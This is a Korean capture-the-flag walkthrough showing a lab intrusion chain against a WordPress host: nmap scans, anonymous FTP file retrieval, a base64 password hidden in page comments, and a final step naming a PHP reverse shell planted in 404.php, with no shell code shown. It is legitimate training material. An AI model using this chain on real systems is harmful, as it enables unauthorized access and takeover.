


팀 NSC CTF 워크스루



수행인원:박민재,김민재,홍정민
수행날짜:4 월 14, 2025

1. 포트 스캔 (Nmap)




```
root@kali: ~  
File Actions Edit View Help  
Nmap scan report for 192.168.56.1  
Host is up (0.00058s latency).  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
3306/tcp   open  mysql  
MAC Address: 0A:00:27:00:00:0F (Unknown)  
  
Nmap scan report for 192.168.56.100  
Host is up (0.00017s latency).  
All 1000 scanned ports on 192.168.56.100 are in ignored states.  
Not shown: 1000 filtered tcp ports (proto-unreach)  
MAC Address: 08:00:27:C0:1A:80 (PCS Systemtechnik/Oracle VirtualBox virtual N  
IC)  
  
Nmap scan report for 192.168.56.172  
Host is up (0.0016s latency).  
Not shown: 982 filtered tcp ports (no-response), 12 filtered tcp ports (admin  
-prohibited)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
443/tcp   closed https  
3306/tcp   open  mysql
```

대상 IP: 192.168.56.172

명령어: nmap -sS -Pn -p- 192.168.56.172

결과: 포트 21(FTP), 22(SSH), 80(HTTP), 3306(MySQL) 오픈 확인


2. FTP 익명 로그인 시도



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# nmap -A -p- -sV -sC 192.168.56.172  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 03:01 EDT  
Stats: 0:01:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc  
an  
SYN Stealth Scan Timing: About 37.94% done; ETC: 03:04 (0:02:01 remaining)  
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc  
an  
SYN Stealth Scan Timing: About 41.98% done; ETC: 03:04 (0:01:52 remaining)  
Stats: 0:03:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 0.00% done  
Nmap scan report for 192.168.56.172  
Host is up (0.00081s latency).  
Not shown: 65349 filtered tcp ports (no-response), 180 filtered tcp ports (ad  
min-prohibited)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 3.0.5  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| -rw-r--r-- 1 0          0          7820 Apr 14 06:41 classified_info_v3.  
pdf  
| -rw-r--r-- 1 0          0          15 Apr 14 06:31 confidential_ops.do  
cx  
| -rw-r--r-- 1 0          0          289 Apr 14 06:40 internal_memo_ghost  
.txt  
| -rw-r--r-- 1 0          0          2264 Apr 14 06:49 secure_briefing_alp  
ha.doc  
| ftp-syst:
```

익명 계정으로 FTP 접속 성공 → 내부 파일 탐색 가능

3. 파일 다운로드 (internal_memo_ghost.txt)



```
root@kali: ~  
File Actions Edit View Help  
root@kali)~  
# ftp 192.168.56.172  
Connected to 192.168.56.172.  
220 (vsFTPd 3.0.5)  
Name (192.168.56.172:mj): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||44947|)  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 7820 Apr 14 06:41 classified_info_v3.pdf  
f  
-rw-r--r-- 1 0 0 15 Apr 14 06:31 confidential_ops.docx  
-rw-r--r-- 1 0 0 289 Apr 14 06:40 internal_memo_ghost.txt  
-rw-r--r-- 1 0 0 2264 Apr 14 06:49 secure_briefing_alpha.doc  
226 Directory send OK.  
ftp> get internal_memo_ghost.txt  
local: internal_memo_ghost.txt remote: internal_memo_ghost.txt  
229 Entering Extended Passive Mode (|||57704|)  
150 Opening BINARY mode data connection for internal_memo_ghost.txt (289 bytes).  
100% |*****| 289 222.57 KiB/s 00:00 ETA
```

FTP 에서 get internal_memo_ghost.txt 명령어로 파일 획득



4. 내부 메모 파일 분석

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# ls  
dvwapass.txt      0-Saft      reports      test.php  
hydra.restore    o-saft.tgz  shadow.txt   weakpass.txt  
img              passwd.txt  skeylogger  weakuser.txt  
internal_memo_ghost.txt phishing.html spam.txt  
  
(root@kali)-[~]  
# cat internal_memo_ghost.txt  
문서번호 : [검열삭제]  
시행일자 : [검열삭제]  
보존기간 : XX.XX.XX  
문서등급 : I급보안  
  
수신 : [00 00 00 0000]  
발신 : [NIS]  
  
내용  
  
각 부서의 문서 비밀번호  
영문, 특문 사용  
Tags에 작성할 것  
  
[확인 후 즉각 삭제요망]  
  
(root@kali)-[~]  
#
```

cat internal_memo_ghost.txt 로 열람하여, 워드프레스 로그인 힌트 확보


→ 특정 게시물 또는 관리자 페이지 접근 유도

5. 웹 애플리케이션 잠긴 글 접근



4 번의 힌트를 가지고 웹페이지에서 잠겨있는 글을 열람


6.웹페이지 내 숨겨진 내용 분석



```
243     <span class="metadata-prefix">
244         on
245         </span>
246     <a href="http://192.168.56.172/index.php/2025/04/10/">
247         4월 10, 2025
248     </a>
249 </div>
250 <div data-colibri-id="432-m9" class="style-549 style-local-432-m9 position-rela
251 <div class="h-global-transition-all colibri-post-content">
252 <p><!-- base64 --> </p>
253
254
255
256 <p>공문번호: 국방부사이버-보안지침-2025-04호<br>시행일자: 2025.04.10.<br>보존기간: 1년</p>
257
258
259
260 <p>수 신: 전 부대장 및 정보과장<br>참 조: 해당사항 없음<br>발 신: 국방부 사이버사령부 정보과<br>제 목: 사이버 보안강화 지침 통
261
262
263
264 <ol><li>목적<br>가. 최근 사이버 해킹 위협 증가에 따른 군 내부 정보보호 강화<br>나. 전 부대의 보안의식 제고 및 실효성 있는 보안
265 <br>가. 전 부대는 보안강화 조치를 즉시 시행할 것
266 <br><!-- Ukhvb1psQnBLWEF3TmxkVFhsaFNZazls -->나. 비밀번호는 반드시 암호화하여 저장할 것<!-- Ukhvb1psQnBLWEF3TmxkVFhsa
267 <br>다. 비밀번호 생성 및 변경 시에는 영문, 숫자, 특수문자를 혼합하여 설정할 것</strong></mark></li><li>협조 요청<br>가. 정보
268
269
270
271 <p>붙임: 없음</p>
272
273
274
275 <p>국방부 사이버사령부 정보과장<br>(직인생략)</p>
276 </div>
277 </div>
278 <!-- layout_wrapper_output:categories_container-start -->
279 <div data-colibri-id="432-m10" class="h-row-container outters row la 0 outters row md 0 outters row 0 outto
```



열람한 문서의 페이지소스에서 메인 내용에 숨겨진 내용을 확인
(base64 라는 암호화 방식 및 Ukhvb1psQnBLWEF3TmxkVFhsaFNZazls 라는
암호화된 내용을 획득)

7. 워드프레스 유저 로그인 시도




6 번에서 얻은 비밀번호를 통한 워드프레스 유저 로그인 시도

8. 404.php 에 리버스 셸 삽입



테마 편집 기능을 이용해 404.php 에 PHP 리버스 셸 코드 삽입

